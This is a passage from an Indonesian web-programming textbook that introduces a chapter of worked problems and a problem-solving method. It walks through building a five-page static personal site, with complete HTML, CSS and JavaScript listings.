[2] The PHP Documentation Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[3] PHP Framework Interop Group, *PSR-12: Extended Coding Style*. [Online]. Available: https://www.php-fig.org/psr/psr-12/

[4] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[5] OWASP Foundation, *OWASP Top 10:2021*. [Online]. Available: https://owasp.org/Top10/

[6] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/

[7] A. Barth, "HTTP State Management Mechanism," RFC 6265, Internet Engineering Task Force, Apr. 2011.

[8] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[9] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/

[10] Pallets Projects, *Flask Documentation*. [Online]. Available: https://flask.palletsprojects.com/

[11] Oracle, *Java SE 21 API Specification: Package com.sun.net.httpserver*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/

[12] R. Nixon, *Learning PHP, MySQL & JavaScript*, 6th ed. Sebastopol, CA, USA: O'Reilly Media, 2021.

Bab 4
Evaluasi dan Pembahasan I: Dari Situs Statis ke Formulir yang Tervalidasi

Bab ini tidak mengajarkan fitur bahasa baru. Bab ini memakai semua yang telah diberikan Bab 1 sampai Bab 3 — perjalanan sebuah permintaan, HTML, CSS dan JavaScript, serta PHP — untuk menyelesaikan sebelas soal lengkap, dari nol, dengan setiap langkah dituliskan. Empat soal pertama membentuk satu proyek: membangun situs pribadi lima halaman dengan HTML, CSS dan JavaScript, memberi setiap halaman alamat bersih seperti `/portfolio/profile`, menulis laporan yang mengevaluasi situs itu dengan bukti, serta menerbitkan situs dan kode sumbernya. Tujuh soal lainnya baru dan berasal dari studi kasus buku ini, Profitina Laundry: mengikuti satu permintaan status pesanan di jaringan, memilih antara GET dan POST, menandai daftar harga sebagai tabel sungguhan, menentukan aturan CSS mana yang menang dan seberapa lebar sebuah kotak sebenarnya, menghitung perkiraan harga secara langsung dengan JavaScript tanpa kehilangan satu rupiah pun, menghitung nota dengan larik, gelung dan pengurutan di PHP, serta menerima formulir penitipan yang memvalidasi setiap field dan meng-*escape* semua yang dicetaknya. Setiap soal diselesaikan dengan teknologi yang dimintanya, lalu sekali lagi dengan Java, memakai server HTTP yang sudah ada di dalam JDK, dan dengan Python, memakai Flask; setiap keluaran yang dikutip adalah keluaran yang benar-benar dihasilkan program; dan setiap soal ditutup dengan *penyelesaian keliru yang menggoda*, cara persis ia gagal, serta varian *uji diri* beserta jawabannya. Di akhir bab Anda akan memiliki metode untuk soal pemrograman web kecil apa pun dan sebelas contoh yang dikerjakan tuntas sebagai pegangan.

4.1 Dari Mana Kita Berangkat

Sebelum menyelesaikan apa pun, mari kita jajarkan peralatannya. Setiap soal dalam bab ini meraih beberapa di antaranya, dan menyebut alat yang Anda perlukan sudah separuh dari pekerjaan.

Dari **Bab 1** Anda memiliki perjalanan sebuah permintaan: URL yang diurai menjadi skema, host, porta, path, *query* dan fragmen; DNS dan TCP; serta HTTP, yaitu baris permintaan seperti `GET /status HTTP/1.1`, header, sebuah baris kosong dan mungkin badan (*body*), yang dijawab dengan baris status seperti `HTTP/1.1 200 OK`, header dan badan. Anda mengenal keluarga kode status — 2xx berhasil, 3xx “lihat di tempat lain”, 4xx “permintaan Anda keliru”, 5xx “server gagal” — dan beda halaman statis dengan halaman dinamis. Anda juga sudah memasang perkakas kerja: editor, peramban, PHP, JDK, Python dengan Flask, Node dan Git.

Dari **Bab 2** Anda memiliki bahasa halaman: HTML untuk struktur, CSS untuk tampilan, dengan aturan yang bersaing diputuskan oleh *cascade* (kepentingan, *specificity* atau spesifisitas, urutan, pewarisan) dan setiap elemen berupa kotak yang terdiri atas isi, *padding* dan *border*, serta JavaScript untuk perilaku, yang bereaksi terhadap *event* tanpa bertanya kepada server.

Dari **Bab 3** Anda memiliki sisi server: PHP yang bercampur dengan HTML, variabel, konversi tipe otomatis, percabangan, gelung, fungsi, larik, string, dan *superglobal* `$_GET`, `$_POST` dan `$_SERVER`

yang menjadi jalan masuk permintaan ke kode Anda; serta formulir yang divalidasi di server dan di-*escape* dengan `htmlspecialchars`.

Tabel 4.1 menunjukkan alat mana yang paling banyak dilatih oleh setiap soal. Pakailah sebagai peta. Bila HTTP masih terasa abstrak, mulailah dari Soal 4.5 dan 4.6; bila CSS sering mengejutkan Anda, mulailah dari Soal 4.8; bila larik PHP masih goyah, mulailah dari Soal 4.10.

Tabel 4.1 Kesebelas soal dalam bab ini dan alat dari Bab 1 sampai Bab 3 yang paling banyak dilatih oleh masing-masing soal.

Soal	Topik	Alat utama dari Bab 1–3
4.1	Lima halaman situs pribadi	struktur HTML, satu lembar gaya, satu skrip
4.2	URL bersih untuk kelima halaman	path, aturan dokumen indeks, 301 dan 404, router PHP
4.3	Laporan proyek	mengukur situs, *developer tools*, menulis bukti
4.4	Menerbitkan situs dan kode sumber	Git, host statis, memeriksa situs yang tayang
4.5	Satu permintaan di jaringan	bagian URL, permintaan dan respons, kode status
4.6	GET atau POST	*query string* lawan badan, *percent-encoding*, pengalihan sesudah POST
4.7	Daftar harga sebagai tabel	HTML semantik, `thead`, `th scope`, meng-*escape* `&`
4.8	Aturan mana yang menang, dan selebar apa kotaknya	spesifisitas, urutan sumber, model kotak
4.9	Perkiraan harga langsung	*event*, string dari field formulir, uang yang eksak
4.10	Nota dengan PHP	larik asosiatif, `foreach`, `break`, `continue`, pengurutan
4.11	Formulir penitipan yang divalidasi	`$_POST`, ekspresi reguler, `htmlspecialchars`, 422

4.2 Cara Menggarap Soal Pemrograman Web

Pemula yang diberi soal web langsung mengetik `<html>`; pengembang berpengalaman lebih dulu mengikuti sebuah rutinitas. Matematikawan George Pólya merumuskan rutinitas semacam itu untuk segala jenis soal — pahami soalnya, susun rencana, jalankan rencana, tinjau kembali [1] — dan empat gerakan yang sama, direntangkan menjadi delapan langkah kecil, sama bergunanya bagi pemrogram web. **Gambar 4.1** memperlihatkan delapan langkah yang kita ikuti untuk setiap soal dalam bab ini.

Gambar 4.1 Delapan langkah yang dipakai untuk setiap soal dalam bab ini; panah putus-putus adalah putaran antara membangun dan mengamati.

4.2.1 Delapan langkah

Langkah 1 — Baca soalnya dan nyatakan ulang dengan kata-kata sendiri. Tuliskan dalam satu atau dua kalimat apa yang *masuk* (biasanya sebuah permintaan: alamat yang diketik, formulir yang dikirim) dan apa yang harus *keluar* (halaman, kode status, pengalihan). Lingkari setiap URL, nama field dan bilangan dalam soal: itulah kasus uji Anda.

Langkah 2 — Kerjakan contohnya dengan tangan. Sebelum menulis kode, tetapkan dengan tepat apa yang harus diterima oleh beberapa permintaan: sketsakan halaman di kertas, kerjakan perhitungan dengan setiap bilangan antara dituliskan, atau daftarkan dua masukan formulir yang

harus diterima dan dua yang harus ditolak. Jawaban ini menjadi keluaran yang diharapkan pada langkah 5.

Langkah 3 — Tentukan apa berjalan di mana. Langkah inilah yang khas web. Sebagian pekerjaan terjadi di peramban (tata letak, CSS, JavaScript), sebagian di server (PHP, Java atau Python menyusun jawaban), dan sebagian di konfigurasi host. "Alamatnya harus `/portfolio/profile`" bukan soal HTML, melainkan soal apa yang dilakukan server terhadap sebuah path; "tampilkan harga selagi pelanggan mengetik" tidak dapat dijawab server, yang tidak mendengar apa pun sebelum formulir dikirim. Tuliskan, untuk setiap persyaratan, sisi mana yang harus memenuhinya.

Langkah 4 — Rancang berkas, URL dan data. Gambarlah pohon folder, tulis di samping setiap berkas URL yang mencapainya, dan tuliskan data yang diperlukan program sebagai tabel kecil.

Langkah 5 — Tulis pemeriksaannya lebih dulu. Ubah contoh dari langkah 2 menjadi sesuatu yang dapat diulang mesin: daftar URL beserta status yang harus dikembalikan, atau tabel masukan dan keluaran yang diharapkan. Setiap program pemeriksa dalam bab ini mencetak satu baris per kasus, sehingga kegagalan mustahil terlewat.

Langkah 6 — Bangun sedikit demi sedikit. Satu halaman, dilayani lalu dilihat; baru halaman berikutnya. Satu rute, diminta lalu dibaca statusnya; baru rute berikutnya.

Langkah 7 — Jalankan dan amati. Jangan percaya pada apa yang Anda *kira* dilakukan peramban atau server; lihatlah, dengan instrumen pada Subbab 4.2.2. Tempat pertama di mana pengamatan berbeda dari langkah 2 *adalah* bug-nya; perbaiki, lalu jalankan semua pemeriksaan lagi — panah putus-putus pada **Gambar 4.1**.

Langkah 8 — Tinjau kembali. Permintaan mana yang belum saya coba? Apa cara keliru yang paling *menggoda* untuk menyelesaikan soal ini, dan mengapa ia gagal? Dapatkah saya menyelesaikan versi yang sedikit berbeda? Pertanyaan-pertanyaan inilah bagian terakhir setiap soal dalam bab ini.

> **MENGAPA "APA BERJALAN DI MANA" DIDAHULUKAN SEBELUM KODE.** Kebanyakan bug web pemula bukan salah ketik, melainkan pekerjaan yang ditaruh di sisi yang salah. Harga yang hanya dihitung JavaScript dapat diubah siapa pun yang membuka *developer tools*. Formulir yang hanya diperiksa HTML dapat dikirim dengan `curl` tanpa pernah melihat HTML-nya. URL bersih yang ditulis di tautan tidak berarti apa-apa bila server tidak tahu harus menjawab apa. Langkah 3 hanya makan dua menit dan mencegah jenis bug yang tidak dapat diperbaiki oleh pengetikan secermat apa pun.

4.2.2 Tiga instrumen yang memperlihatkan apa yang sebenarnya terjadi

Program web adalah percakapan antara dua program, dan sebagian besarnya tidak terlihat. Tiga instrumen membuatnya terlihat, dan setiap soal dalam bab ini memakai setidaknya satu di antaranya.

`curl`, percakapan dalam bentuk teks. `curl` mengirim satu permintaan HTTP dan mencetak jawabannya [2]; program ini sudah tersedia di Windows 10 dan 11, macOS dan Linux. `curl -i URL` menambahkan baris status dan header, `curl -v URL` juga memperlihatkan baris permintaan (`>`) dan respons (`<`), dan `curl -d "a=1&b=2" URL` mengirim POST. Ia tidak menjalankan JavaScript dan tidak mengikuti pengalihan kecuali disuruh (`-L`), sehingga ia memperlihatkan persis apa yang dikatakan server.

Developer tools, percakapan sebagaimana dialami peramban. Tekan F12 (macOS: Option-Command-I). *Elements* memperlihatkan pohon yang *dibangun* peramban, *Network* setiap permintaan beserta status dan ukurannya, *Console* galat JavaScript.

Peramban *headless*, developer tools dalam bentuk program. Peramban *headless* adalah mesin peramban sungguhan tanpa jendela, dikemudikan oleh program. Pustaka Playwright [3] membuka halaman, mengetik, mengeklik, dan menanyakan apa yang dihitung peramban. Lima program Python kecil yang bersifat opsional dalam bab ini memakainya (pasang dengan `pip install playwright` dan `playwright install chromium`, atau cukup baca keluarannya yang dikutip).

4.2.3 Susunan setiap soal

Setiap soal memiliki bagian yang sama, sehingga Anda selalu tahu sedang berada di mana:

1. **Soalnya** — pernyataan soal, di dalam kotak.
2. **Memahaminya dengan tangan** — soal dengan kata-kata sederhana, contoh yang dikerjakan di kertas, dan keputusan apa berjalan di mana (langkah 1 sampai 4).
3. **Penyelesaian dengan teknologi yang diminta soal** — HTML, CSS dan JavaScript untuk soal halaman, PHP untuk soal server — beserta pemeriksaannya dan keluarannya yang nyata (langkah 5 sampai 7).
4. **Penyelesaian Java** — perilaku yang sama di server HTTP bawaan JDK, `com.sun.net.httpserver.HttpServer`, yang tidak memerlukan unduhan apa pun selain JDK [4]; untuk soal yang murni perhitungan, program Java biasa.
5. **Penyelesaian Python** — perilaku yang sama dengan Flask [5]; untuk perhitungan murni, program Python biasa.
6. **Penyelesaian keliru yang menggoda** — program yang tampak benar, apa yang sebenarnya dilakukannya, dan mengapa ia gagal (langkah 8).
7. **Uji diri** — varian soal beserta jawabannya.

Ketiga jalur itu adalah satu jawaban yang diucapkan tiga kali, dan untuk kebanyakan soal bab ini membuktikannya dengan membandingkan keluarannya byte demi byte; melihat satu gagasan dalam tiga bahasa memperlihatkan bagian mana yang gagasan dan bagian mana yang sekadar bahasa.

4.2.4 Folder kode

Semua program ada di folder `Chapter04` dalam kode buku ini, dengan susunan seperti ditunjukkan **Tabel 4.2**. Setiap listing adalah berkas lengkap yang dicetak persis apa adanya, dan setiap keluaran yang dikutip berasal dari menjalankannya. `run_all.sh` menyalakan setiap server, menjalankan setiap pemeriksaan, menulis setiap keluaran ke `outputs/`, lalu mematikan setiap server lagi dalam sekitar lima belas detik; `README.md` menjelaskan cara menjalankan setiap contoh di Windows, macOS dan Linux, di terminal maupun di Visual Studio Code.

Tabel 4.2 Susunan folder kode bab ini; setiap jalur memiliki foldernya sendiri dan setiap server mendengarkan di portanya sendiri.

Folder	Isinya
`web/portfolio/`	situs statis lima halaman untuk Soal 4.1 sampai 4.4
`web/pages/`	bagian utama setiap halaman portofolio, dipakai bersama oleh server Java dan Flask
`web/laundry/`	halaman Profitina Laundry: formulir penitipan, daftar harga, perkiraan
`web/tools/`	program Node dan skrip gladi penerbitan
`web/wrong/`	penyelesaian keliru yang menggoda dalam HTML dan JavaScript
`php/`	penyelesaian PHP dan `wrong_*.php`
`java/`	penyelesaian Java, satu berkas per program
`python/`	aplikasi Flask, perkakas baris perintah dan pemeriksaan peramban

Setiap server memiliki porta sendiri, sehingga semuanya dapat berjalan bersamaan: portofolio di 8401 (PHP), 8402 (Java) dan 8403 (Flask), host statis polos di 8404, dan server Profitina Laundry dari 8411 sampai 8454.

4.3 Soal 4.1 — Lima Halaman Situs Pribadi

Empat soal pertama bab ini adalah satu proyek yang dipotong menjadi empat bagian yang dimiliki setiap proyek nyata: isi, alamat, evaluasi tertulis, dan penerbitan. Setiap bagian adalah soal tersendiri dan layak diselesaikan terpisah, karena masing-masing gagal dengan caranya sendiri.

4.3.1 Soalnya

> **SOAL 4.1.** Build a static personal website using HTML, CSS and JavaScript. You are free to use libraries and frameworks such as jQuery or Bootstrap for layout and styling. The website must include the following pages: a **Homepage**, the main landing page; a **Profile**, information about yourself; a **Hometown**, a brief description of your hometown; a **Local Food** page, a feature on local food from your hometown; and a **Tourist Places** page, a guide to tourist attractions in your hometown.

Dengan kata lain: bangunlah situs pribadi statis dengan HTML, CSS dan JavaScript (pustaka seperti jQuery atau Bootstrap boleh dipakai) yang terdiri atas halaman beranda, profil diri, kampung halaman, makanan khas daerah itu, dan tempat wisatanya.

4.3.2 Memahaminya dengan tangan

Menyatakan ulang. Masukan: tidak ada — tidak ada yang mengisi apa pun; pengunjung hanya membaca dan mengeklik. Keluaran: lima dokumen HTML yang saling terkait, tampak sebagai satu situs, dan memungkinkan pengunjung berpindah dari halaman mana pun ke halaman lain. Tiga kata dalam soal memikul beban lebih berat daripada kelihatannya.

Statis. Situs statis adalah situs yang servernya mengirimkan berkas yang sudah ada di disk, tanpa diubah; tidak ada yang dirakit saat permintaan datang (Bab 1, Subbab 1.10). Jadi tidak ada PHP, tidak ada basis data, dan tidak ada formulir yang mengirim apa pun ke mana pun. Semua yang dilihat pengunjung harus sudah tertulis di berkas.

Halaman. Lima *halaman*, bukan lima *bagian* dari satu halaman. Masing-masing harus menjadi dokumen tersendiri, dengan judulnya sendiri di tab peramban dan, sebagaimana dituntut Soal 4.2, alamatnya sendiri.

HTML, CSS dan JavaScript. Ketiganya. Situs ini memerlukan setidaknya satu perilaku kecil yang jujur. Tidak perlu banyak; situs yang halamannya lengkap tanpa skrip dan sedikit lebih baik dengan skrip itulah yang oleh Bab 2 disebut *progressive enhancement*.

Mengerjakan contohnya dengan tangan. Contoh bab ini adalah situs seorang mahasiswi, Ayu Pramesti, yang belajar Informatika di Surabaya dan berasal dari Malang, Jawa Timur. Di atas kertas, setiap halaman adalah bingkai yang sama di sekeliling isi yang berbeda:

```
+-------------------------------------------------------+
| Ayu Pramesti   Home  Profile  Hometown  Local Food  ...  |   header + navigasi
+-------------------------------------------------------+
| <h1> satu judul yang menamai halaman                     |
| satu kalimat yang menyatakan kegunaan halaman            |   main
| [kartu] [kartu] [kartu] ...                              |
+-------------------------------------------------------+
| A personal website - (c) 2026 Ayu Pramesti               |   footer
+-------------------------------------------------------+
```

Lima halaman kali satu bingkai menghasilkan keputusan rancangan pertama: header, navigasi dan footer *identik* di setiap halaman, dan hanya bagian utama yang berubah. Keputusan kedua mengikutinya: satu lembar gaya, `site.css`, dipakai bersama oleh kelima halaman, dan satu skrip, `site.js`, juga dipakai bersama. Ketika pengunjung pindah dari Profile ke Food, peramban sudah menyimpan lembar gaya di *cache*-nya dan hanya HTML baru yang dikirim.

Apa berjalan di mana. Semua dalam soal ini berjalan di peramban: HTML ditata, CSS diterapkan, skrip menandai halaman saat ini di menu. Server — server apa pun — hanya mengirim berkas. Itulah arti "statis" bila dilihat dari langkah 3.

Berkasnya. Pohon folder, dengan alamat yang akan dijawab setiap berkas, adalah:

```
web/portfolio/
  index.html              ->  /portfolio/            Homepage
  profile/index.html      ->  /portfolio/profile/    Profile
  hometown/index.html     ->  /portfolio/hometown/   Hometown
  food/index.html         ->  /portfolio/food/       Local Food
  tourist/index.html      ->  /portfolio/tourist/    Tourist Places
  404.html                    halaman untuk alamat yang tidak ada
  assets/site.css             satu lembar gaya untuk semua halaman
  assets/site.js              satu skrip untuk semua halaman
```

Mengapa satu folder per halaman dan bukan lima berkas bernama `profile.html`, `food.html` dan seterusnya adalah pokok Soal 4.2. Untuk saat ini, perhatikan saja bahwa pohon itu berisi lima halaman, satu lembar gaya dan satu skrip, tepat seperti yang diminta soal dan tidak lebih.

4.3.3 HTML-nya

Kode 4.1 adalah halaman beranda. Bacalah dari atas.

Kode 4.1 `web/portfolio/index.html`: halaman beranda. Header, navigasi dan footer sama di kelima halaman; hanya `main` yang berubah.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Home &mdash; Ayu Pramesti</title>
  <meta name="description" content="Personal website of Ayu Pramesti, an Informatics
student at ITS Surabaya.">
  <link rel="stylesheet" href="/portfolio/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="/portfolio/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
        <a href="/portfolio/">Home</a>
        <a href="/portfolio/profile/">Profile</a>
        <a href="/portfolio/hometown/">Hometown</a>
        <a href="/portfolio/food/">Local Food</a>
        <a href="/portfolio/tourist/">Tourist Places</a>
      </nav>
    </div>
  </header>
  <main id="content">
    <h1>Ayu Pramesti</h1>
    <p class="lede">Informatics student at Institut Teknologi Sepuluh Nopember,
       Surabaya. Welcome to my corner of the web.</p>

    <div class="grid">
      <section class="card">
        <h2>About this site</h2>
        <p>Five pages, one stylesheet, one small script. No framework. Every URL
           is a directory, so the address bar never shows a file extension.</p>
        <p><a href="/portfolio/profile/">Read my profile &rarr;</a></p>
      </section>
      <section class="card">
        <h2>Where I am from</h2>
        <p>Malang, East Java &mdash; a cool highland city two hours south of
           Surabaya, known for apples, <em>bakso</em> and colonial streets.</p>
        <p><a href="/portfolio/hometown/">See Malang &rarr;</a></p>
      </section>
      <section class="card">
        <h2>What to eat there</h2>
        <p>Five dishes worth the trip, with what is in each one and where the
           city eats it.</p>
        <p><a href="/portfolio/food/">See the food &rarr;</a></p>
```

Kode 4.1 (Lanjutan) *web/portfolio/index.html: halaman beranda. Header, navigasi dan footer sama di kelima halaman; hanya main yang berubah.*

```
      </section>
      <section class="card">
        <h2>What to see there</h2>
        <p>Five places, from a volcano at sunrise to a village painted in every
           color at once.</p>
        <p><a href="/portfolio/tourist/">See the places &rarr;</a></p>
      </section>
    </div>
  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="/portfolio/assets/site.js"></script>
</body>
</html>
```

Baris demi baris, bagian yang penting:

- `<!DOCTYPE html>` menyalakan *standards mode*; `lang="en"` memberi tahu pembaca layar cara melafalkan teksnya; `<meta charset="utf-8">` diletakkan paling depan karena peramban harus tahu cara membaca byte-nya; baris *viewport* mencegah ponsel mengecilkan tata letak desktop, dan tanpanya tata letak ponsel pada Subbab 4.3.6 tidak pernah muncul.
- `<title>` dan `<meta name="description">` adalah yang tampil di tab peramban dan di hasil mesin pencari; setiap halaman memiliki pasangannya sendiri.
- `href="/portfolio/assets/site.css"` diawali garis miring dan menyebut path lengkap dari akar situs. Inilah satu-satunya jenis tautan yang bekerja sama persis di kelima halaman; Soal 4.2 menjelaskan mengapa jenis lainnya rusak.
- Elemen pertama body, `<a class="skip" href="#content">Skip to content</a>`, tidak terlihat sampai pengguna papan ketik menekan Tab; lalu ia muncul dan melompat langsung ke isi utama, melewati navigasi. Satu baris saja, dan itulah praktik aksesibilitas yang dianjurkan Web Content Accessibility Guidelines [6].
- `<header>`, `<nav>`, `<main>`, `<section>` dan `<footer>` adalah elemen *semantik* (Bab 2, Subbab 2.12): mereka menyatakan *apa* setiap wilayah itu.
- `<span id="year">2026</span>` memuat tahun yang akan dijaga tetap mutakhir oleh skrip.
- `<script src="/portfolio/assets/site.js">` diletakkan di akhir body, sehingga seluruh halaman sudah terbangun ketika skrip berjalan.

Empat halaman lainnya adalah bingkai yang sama dengan `title`, `description`, `h1` dan `main` yang berbeda. Halaman Hometown memakai tabel sungguhan dengan `caption` dan `thead` untuk fakta tentang Malang; halaman Profile memakai *description list*, `dl`, yang pasangan `dt` dan `dd`-nya tepat berarti "nama fakta" dan "faktanya"; halaman Food dan Tourist masing-masing terdiri atas lima kartu `section`. Keempatnya ada di folder, dan Subbab 4.5 mengukurnya.

4.3.4 CSS-nya

Kode 4.2 adalah satu-satunya lembar gaya.

Kode 4.2 `web/portfolio/assets/site.css`: satu lembar gaya untuk kelima halaman, ditulis dengan pendekatan ponsel dulu.

```
/* site.css — satu lembar gaya untuk kelima halaman portofolio.
   Ponsel dulu: aturan dasar adalah tata letak ponsel; media query melebarkannya. */

:root {
  --ink:      #1d2433;   /* teks isi              */
  --ink-soft: #55607a;   /* teks sekunder         */
  --accent:   #0b6b5e;   /* judul, tautan         */
  --accent-2: #d9822b;   /* satu-satunya warna hangat */
  --paper:    #ffffff;
  --wash:     #f4f6f8;
  --line:     #dde3ea;
  --radius:   10px;
  --measure:  68ch;      /* lebar baca yang nyaman */
}

* { box-sizing: border-box; }          /* setiap kotak diukur dari border ke border */

body {
  margin: 0;
  font: 17px/1.65 system-ui, "Segoe UI", Roboto, Helvetica, Arial, sans-serif;
  color: var(--ink);
  background: var(--wash);
}

.skip {                                  /* pengguna papan ketik melompati navigasi */
  position: absolute; left: -9999px;
}
.skip:focus {
  left: 8px; top: 8px; z-index: 10;
  background: var(--paper); padding: 8px 12px; border-radius: var(--radius);
}

header.site {
  background: var(--paper);
  border-bottom: 1px solid var(--line);
}
.bar {
  max-width: var(--measure); margin: 0 auto; padding: 14px 16px;
  display: flex; flex-wrap: wrap; gap: 10px 18px; align-items: baseline;
}
.brand { font-size: 1.15rem; font-weight: 700; color: var(--accent); text-decoration: none;
}
nav.main { display: flex; flex-wrap: wrap; gap: 4px 14px; }
nav.main a { color: var(--ink-soft); text-decoration: none; padding: 4px 0; }
nav.main a:hover, nav.main a:focus { color: var(--accent); text-decoration: underline; }
nav.main a[aria-current="page"] {       /* halaman saat ini menandai dirinya */
  color: var(--accent); font-weight: 600; border-bottom: 2px solid var(--accent-2);
```

Kode 4.2 (Lanjutan) *web/portfolio/assets/site.css: satu lembar gaya untuk kelima halaman, ditulis dengan pendekatan ponsel dulu.*

```
}

main { max-width: var(--measure); margin: 0 auto; padding: 24px 16px 48px; }
h1 { font-size: 1.9rem; line-height: 1.2; color: var(--accent); margin: 0 0 6px; }
h2 { font-size: 1.25rem; color: var(--accent); margin: 28px 0 8px; }
p  { margin: 0 0 14px; }
a  { color: var(--accent); }
.lede { font-size: 1.08rem; color: var(--ink-soft); margin-bottom: 22px; }

.card {
  background: var(--paper); border: 1px solid var(--line);
  border-radius: var(--radius); padding: 18px; margin: 0 0 16px;
}
.card > :first-child { margin-top: 0; }  /* padding kartu menjadi satu-satunya jarak di
atas */
.grid { display: grid; gap: 16px; grid-template-columns: 1fr; }

dl.facts { margin: 0; display: grid; grid-template-columns: max-content 1fr; gap: 6px 14px;
}
dl.facts dt { font-weight: 600; color: var(--ink-soft); }
dl.facts dd { margin: 0; }

table { border-collapse: collapse; width: 100%; }
th, td { border: 1px solid var(--line); padding: 8px 10px; text-align: left; }
th { background: var(--wash); }

footer.site {
  border-top: 1px solid var(--line); background: var(--paper);
  color: var(--ink-soft); font-size: 0.92rem;
}
footer.site div { max-width: var(--measure); margin: 0 auto; padding: 16px; }

@media (min-width: 720px) {
  .grid { grid-template-columns: 1fr 1fr; }
  h1 { font-size: 2.3rem; }
}
```

Empat gagasan menopangnya.

Custom property. `:root { --ink: …; --accent: …; }` mendefinisikan warna bernama sekali saja, dan setiap aturan memakainya dengan `var(--accent)`.

Satu aturan kotak untuk semuanya. `* { box-sizing: border-box; }` membuat setiap lebar berarti "dari border ke border", bukan "isi saja"; Soal 4.8 menghitung, dengan angka, mengapa satu baris ini mencegah sekeluarga kejutan tata letak.

Kolom yang enak dibaca. `max-width: 68ch` menjaga satu baris sekitar 68 karakter, dan `margin: 0 auto` menempatkannya di tengah.

Ponsel dulu. Aturan di luar blok `@media` adalah tata letak ponsel, satu kolom kartu; `@media (min-width: 720px)` menambahkan dua kolom dan judul yang lebih besar untuk layar lebar, sehingga ponsel tidak pernah harus membatalkan aturan desktop.

Dua aturan patut dicatat karena akan muncul lagi. `.card > :first-child { margin-top: 0; }` ada karena sebuah pengukuran pada Soal 4.3, dan `nav.main a[aria-current="page"]` adalah cara lembar gaya menemukan halaman saat ini: ia memilih tautan menu yang membawa atribut `aria-current="page"`, yang ditambahkan oleh skrip **Kode 4.3**.

4.3.5 JavaScript-nya

Kode 4.3 `web/portfolio/assets/site.js`: satu-satunya skrip situs, dua tugas kecil, keduanya *progressive enhancement*.

```
// site.js — satu-satunya JavaScript di situs. Dua tugas, keduanya progressive
// enhancement: halaman tetap lengkap dan dapat dipakai bila berkas ini dihapus.
(function () {
  "use strict";

  // 1. Tandai halaman saat ini di navigasi, agar satu potongan navigasi dapat
  //    ditempel ke kelima halaman tanpa diubah. Bandingkan path yang dinormalkan:
  //    "/portfolio/profile" dan "/portfolio/profile/" harus dihitung sebagai halaman yang
sama.
  function normalize(p) {
    return p.replace(/index\.html$/, "").replace(/\/+$/, "") || "/";
  }
  var here = normalize(window.location.pathname);
  document.querySelectorAll("nav.main a").forEach(function (a) {
    if (normalize(a.pathname) === here) {
      a.setAttribute("aria-current", "page");
    }
  });

  // 2. Tulis tahun berjalan di footer, agar keterangan hak cipta tidak pernah basi.
  var y = document.getElementById("year");
  if (y) { y.textContent = String(new Date().getFullYear()); }
}());
```

Berkas ini dibungkus `(function () { … }());`, fungsi yang didefinisikan dan langsung dipanggil, sehingga tidak ada yang dideklarasikannya bocor ke cakupan global; `"use strict";` membuat beberapa kesalahan senyap menjadi lantang.


Tugas pertama menandai halaman saat ini. `normalize` mengubah `/portfolio/food`, `/portfolio/food/` dan `/portfolio/food/index.html` menjadi satu bentuk; skrip membandingkan `a.pathname` yang dinormalkan dari kelima tautan menu dengan milik `window.location.pathname`, lalu memberi tautan yang cocok atribut `aria-current="page"`. Pembaca layar mengumumkannya sebagai "halaman saat ini" dan CSS mewarnainya: satu atribut melayani mata sekaligus telinga.

Tugas kedua menulis tahun berjalan di footer, sehingga keterangan hak cipta tidak pernah basi.

